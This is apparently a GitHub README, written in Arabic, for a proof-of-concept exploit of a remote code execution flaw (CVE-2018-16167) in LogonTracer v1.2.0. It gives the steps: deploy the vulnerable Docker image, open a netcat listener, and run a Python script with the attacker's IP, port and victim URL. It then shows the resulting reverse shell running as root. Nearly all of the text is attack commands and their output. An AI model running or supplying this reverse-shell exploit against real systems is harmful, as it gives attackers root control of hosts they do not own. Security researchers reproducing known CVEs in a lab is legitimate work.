dnr6419/cve-2018-16167
استغلال إثبات المفهوم لثغرة تنفيذ التعليمات البرمجية عن بُعد في LogonTracer v1.2.0، مما يوفر قشرة عكسية عبر Python و netcat.

قم بتنزيل الإصدار 1.2.0 من LogonTracer الذي تم اكتشاف الثغرة فيه من Docker Hub.
$docker pull jpcertcc/docker-logontracer:v1.2.0
قم بتشغيله في حاوية باستخدام الأمر التالي:
 $docker run \
   --detach \
   --publish=7474:7474 --publish=7687:7687 --publish=8080:8080 \
   -e LTHOSTNAME=[IP_ADDR] \
   jpcertcc/docker-logontracer:v1.2.0
افتح منفذًا معينًا على المضيف الذي ستحصل منه على shell باستخدام nc.
PS C:\Users\0ppr2s\Desktop\main\nc> .\nc64.exe -lvp {attacker_port}
listening on [any] 8888 ...
نفذ كود الهجوم:
dnr6419@DESKTOP-4CJA7LD ~/docker/logon
☺  python3 go.py {attacker_ip} {attacker_port} http://{victime_ip}:8080

كما هو موضح في الصورة أدناه، تم تنفيذ كود الهجوم بنجاح وتم الحصول على shell عن بُعد.
PS C:\Users\0ppr2s\Desktop\main\nc> .\nc64.exe -lvp 8888
listening on [any] 8888 ...
192.168.56.103: inverse host lookup failed: h_errno 11004: NO_DATA
connect to [192.168.56.1] from (UNKNOWN) [192.168.56.103] 41858: NO_DATA
/usr/local/src/LogonTracer # ^[[16;30Rid
id
uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel),11(floppy),20(dialout),26(tape),27(video)
/usr/local/src/LogonTracer # ^[[20;30R